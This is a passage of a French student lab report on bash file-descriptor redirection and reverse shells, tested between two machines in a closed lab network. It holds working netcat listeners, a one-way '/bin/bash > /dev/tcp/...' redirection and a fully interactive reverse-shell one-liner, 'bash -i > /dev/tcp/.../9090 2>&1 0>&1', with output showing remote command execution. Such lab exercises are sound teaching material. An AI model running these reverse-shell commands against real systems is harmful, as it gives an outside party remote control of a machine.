          TX packets:253 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:18583 (18.5 KB)  TX bytes:18583 (18.5 KB)

student@student:~$
```

Nous pouvons voir que la règle sur le PC2 est bien désactivée et que les ping passent de nouveau.

```
student@student:~$ ping -c 3 192.168.11.2
PING 192.168.11.2 (192.168.11.2) 56(84) bytes of data.
64 bytes from 192.168.11.2: icmp_seq=1 ttl=63 time=1.02 ms
64 bytes from 192.168.11.2: icmp_seq=2 ttl=63 time=0.991 ms
64 bytes from 192.168.11.2: icmp_seq=3 ttl=63 time=0.829 ms

--- 192.168.11.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.829/0.947/1.023/0.092 ms
student@student:~$
```

On ouvre ensuite une connexion sur le port 9090 en utilisant netcat.

```
student@student:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

On effectue ensuite sur le PC2 la commande `echo hello>/dev/tcp/192.168.11.2/9090`. Cela permet d'afficher le mot hello sur le terminal du serveur sur lequel la connexion netcat a été initiée.

```
student@student:~$ echo hello>/dev/tcp/192.168.11.2/9090
```

```
student@student:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.22.10] port 9090 [tcp/*] accepted (family 2, sport 55568)
hello
```

Après avoir réinitialisé la connexion Netcat sur le serveur avec la commande `nc -l 9090 -v`, j'ai exécuté sur le client la commande `/bin/bash > /dev/tcp/server_ip_address/9090`. Ensuite, lorsque j'ai tapé `ls -al` sur le client, rien ne s'est affiché localement dans le terminal du client.

Ce qui s'est produit est que la sortie standard de `/bin/bash` a été redirigée vers la connexion TCP ouverte vers le serveur sur le port 9090. Autrement dit, les résultats des commandes exécutées dans ce shell ne s'affichent plus sur le terminal du client, mais sont envoyés

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

directement au serveur via la connexion Netcat. Ainsi, lorsque la commande `ls -al` est exécutée, son résultat apparaît dans la fenêtre du serveur où Netcat écoute.

Cela se produit parce que l'opérateur `>` redirige uniquement la sortie standard (stdout) vers le socket TCP. En revanche, l'entrée standard (stdin) n'est pas redirigée, ce qui signifie que le shell n'est pas interactif. Ce n'est donc pas encore un véritable reverse shell interactif, mais seulement une redirection unidirectionnelle de la sortie vers le serveur.

En résumé, la commande a créé une connexion où le serveur reçoit la sortie des commandes du client, mais le client ne reçoit pas de retour interactif. Pour obtenir un véritable reverse shell interactif, il faudrait rediriger à la fois l'entrée et la sortie standard (par exemple avec une redirection complète des descripteurs de fichiers).

```
student@student:~$ /bin/bash > /dev/tcp/192.168.11.2/9090
student@student:~$ ls -al
student@student:~$
```

```
student@student:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.22.10] port 9090 [tcp/*] accepted (family 2, sport 55570)
total 136
drwxr-xr-x 17 student student 4096 févr. 26 12:59 .
drwxr-xr-x  3 root      root    4096 nov. 20 2020 ..
-rw-r----- 1 student student 1476 févr. 25 19:02 .bash_history
-rw-r----- 1 student student 220  nov. 20 2020 .bash_logout
-rw-r----- 1 student student 3637 nov. 20 2020 .bashrc
drwx----- 15 student student 4096 févr.  5 2021 .cache
drwx-----  3 student student 4096 nov. 20 2020 .compiz
drwx----- 21 student student 4096 févr.  5 2021 .config
drwx-----  3 student student 4096 févr.  5 2021 .dbus
drwxr-xr-x  2 student student 4096 nov. 20 2020 Desktop
-rw-r----- 1 student student  40 févr.  4 2021 .dirc
drwxr-xr-x  2 student student 4096 nov. 20 2020 Documents
drwxr-xr-x  2 student student 4096 nov. 20 2020 Downloads
-rw-r----- 1 student student 8980 nov. 20 2020 examples.desktop
drwx-----  3 student student 4096 févr. 26 12:58 .gconf
-rw-r----- 1 student student 4508 févr. 26 12:58 .ICEauthority
drwx-----  3 student student 4096 nov. 20 2020 .local
drwxr-xr-x  2 student student 4096 nov. 20 2020 Music
drwxr-xr-x  2 student student 4096 févr.  5 2021 Pictures
-rw-r----- 1 student student  675 nov. 20 2020 .profile
drwxr-xr-x  2 student student 4096 nov. 20 2020 Public
drwxr-xr-x  2 student student 4096 nov. 20 2020 Templates
-rw-r----- 1 student student   5 févr. 26 12:58 .vboxclient-clipboard.pid
-rw-r----- 1 student student   6 févr. 26 15:14 .vboxclient-display-svga-x11.pid
-rw-r----- 1 student student   5 févr. 26 12:58 .vboxclient-draganddrop.pid
-rw-r----- 1 student student   5 févr. 26 12:58 .vboxclient-seamless.pid
drwxr-xr-x  2 student student 4096 nov. 20 2020 Videos
-rw-r----- 1 student student  52 févr. 26 12:58 .Xauthority
-rw-r----- 1 student student  733 févr. 26 12:58 .xsession-errors
-rw-r----- 1 student student 1189 févr. 25 19:02 .xsession-errors.old
drwxrwxr-x  2 student student 4096 févr.  5 2021 .zenmap
```

Q23)

La commande `./test.sh > ofile 2>&1` exécute le script `test.sh` en redirigeant à la fois la sortie standard (stdout) et la sortie d'erreur (stderr) vers le fichier nommé `ofile`.

Le symbole `>` redirige la sortie standard (descripteur 1) vers le fichier `ofile`. Cela signifie que tout ce que le script affiche normalement à l'écran avec `echo` sera écrit dans ce fichier au lieu d'être affiché dans le terminal.

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

L'expression `2>&1` signifie que la sortie d'erreur (descripteur 2) est redirigée vers la même destination que la sortie standard (descripteur 1). Autrement dit, les messages d'erreur générés par le script, comme l'erreur présente dans la boucle `while` (due à la syntaxe incorrecte), seront également écrits dans le fichier `ofile`.

En résumé, la commande `./test.sh > ofile 2>&1` redirige toutes les sorties du script, normales et erreurs, vers un seul et même fichier. Cela permet de capturer l'intégralité du comportement du programme dans un fichier, ce qui est très utile pour le débogage ou pour rediriger un shell complet dans le cadre d'un reverse shell.

Q24)

Dans cette dernière partie du laboratoire, l'objectif était de créer un reverse shell permettant d'ouvrir un shell Bash sur le client et de rediriger toutes les interactions vers le serveur.

Tout d'abord, trois fichiers nommés `myTest1.txt`, `myTest2.txt` et `myTest3.txt` ont été créés sur la machine cliente (PC2). Cela permet ensuite de vérifier que les commandes exécutées depuis le serveur s'appliquent bien au système du client.

Ensuite, sur la machine serveur, une connexion en écoute a été ouverte sur le port 9090 à l'aide de la commande `nc -l 9090 -v`. Le serveur attend alors une connexion entrante.

Du côté du client, la commande suivante a été exécutée :

```
bash -i > /dev/tcp/SERVER_IP/9090 2>&1 0>&1
```

Cette commande lance un shell Bash en mode interactif grâce à l'option `-i`. Les descripteurs de fichiers sont ensuite redirigés vers la connexion TCP établie avec le serveur : la sortie standard (`stdout`), la sortie d'erreur (`stderr`) et l'entrée standard (`stdin`) sont toutes envoyées vers le socket réseau. Le client initie donc une connexion vers le serveur, ce qui constitue le principe même d'un reverse shell.

Une fois la connexion établie, le contrôle du shell du client s'effectue depuis le serveur. Lorsque la commande `ls -al` est tapée dans la fenêtre du serveur, elle est exécutée sur la machine cliente, et le résultat affiché correspond au contenu du répertoire courant du client. La présence des fichiers `myTest1.txt`, `myTest2.txt` et `myTest3.txt` dans la sortie confirme que le shell distant fonctionne correctement et que les commandes sont exécutées sur PC2.

Ainsi, cette manipulation démontre le fonctionnement d'un reverse shell interactif : le shell s'exécute sur la machine cliente, mais il est contrôlé à distance depuis le serveur via une connexion TCP initiée par le client.

```
student@student:~$ touch myTest1.txt myTest2.txt myTest3.txt
student@student:~$ ls
Desktop  Downloads  infile.txt  myTest1.txt  myTest3.txt  outfile.txt  Public  test.sh
Documents  examples.desktop  Music      myTest2.txt  ofile        Pictures    Templates  Videos
student@student:~$ bash -i > /dev/tcp/192.168.11.2/9090 2>&1 0>&1
```


Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

```
student@student:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.22.10] port 9090 [tcp/*] accepted (family 2, sport 55572)
student@student:~$ ls -al
ls -al
total 152
drwxr-xr-x 17 student student 4096 févr. 26 15:49 .
drwxr-xr-x  3 root    root    4096 nov. 20 2020 ..
-rw----- 1 student student 1727 févr. 26 15:35 .bash_history
-rw-r--r-- 1 student student 220 nov. 20 2020 .bash_logout
-rw-r--r-- 1 student student 3637 nov. 20 2020 .bashrc
drwx----- 16 student student 4096 févr. 26 15:50 .cache
drwx-----  3 student student 4096 nov. 20 2020 .complz
drwx----- 21 student student 4096 févr.  5 2021 .config
drwx-----  3 student student 4096 févr.  5 2021 .dbus
drwxr-xr-x  2 student student 4096 nov. 20 2020 Desktop
-rw-r--r--  1 student student  40 févr.  4 2021 .dmrc
drwxr-xr-x  2 student student 4096 nov. 20 2020 Documents
drwxr-xr-x  2 student student 4096 nov. 20 2020 Downloads
-rw-r--r--  1 student student 8980 nov. 20 2020 examples.desktop
drwx-----  3 student student 4096 févr. 26 12:58 .gconf
-rw-----  1 student student 4508 févr. 26 12:58 .ICEauthority
-rw-rw-r--  1 student student  2 févr. 26 15:44 infile.txt
drwx-----  3 student student 4096 nov. 20 2020 .local
drwxr-xr-x  2 student student 4096 nov. 20 2020 Music
-rw-rw-r--  1 student student  0 févr. 26 15:49 myTest1.txt
-rw-rw-r--  1 student student  0 févr. 26 15:49 myTest2.txt
-rw-rw-r--  1 student student  0 févr. 26 15:49 myTest3.txt
-rw-rw-r--  1 student student  38 févr. 26 15:45 ofile
-rw-rw-r--  1 student student  4 févr. 26 15:41 outfile.txt
drwxr-xr-x  2 student student 4096 févr.  5 2021 Pictures
-rw-r--r--  1 student student  675 nov. 20 2020 .profile
drwxr-xr-x  2 student student 4096 nov. 20 2020 Public
drwxr-xr-x  2 student student 4096 nov. 20 2020 Templates
-rwxrwxr-x  1 student student  74 févr. 26 15:39 test.sh
-rw-r----- 1 student student  5 févr. 26 12:58 .vboxclient-clipboard.pid
-rw-r----- 1 student student  6 févr. 26 15:53 .vboxclient-display-svga-x11.pid
-rw-r----- 1 student student  5 févr. 26 12:58 .vboxclient-draganddrop.pid
-rw-r----- 1 student student  5 févr. 26 12:58 .vboxclient-seamless.pid
drwxr-xr-x  2 student student 4096 nov. 20 2020 Videos
-rw-----  1 student student  52 févr. 26 12:58 .Xauthority
-rw-----  1 student student  733 févr. 26 12:58 .xsession-errors
-rw-----  1 student student 1189 févr. 25 19:02 .xsession-errors.old
drwxrwxr-x  2 student student 4096 févr.  5 2021 .zenmap
student@student:~$
```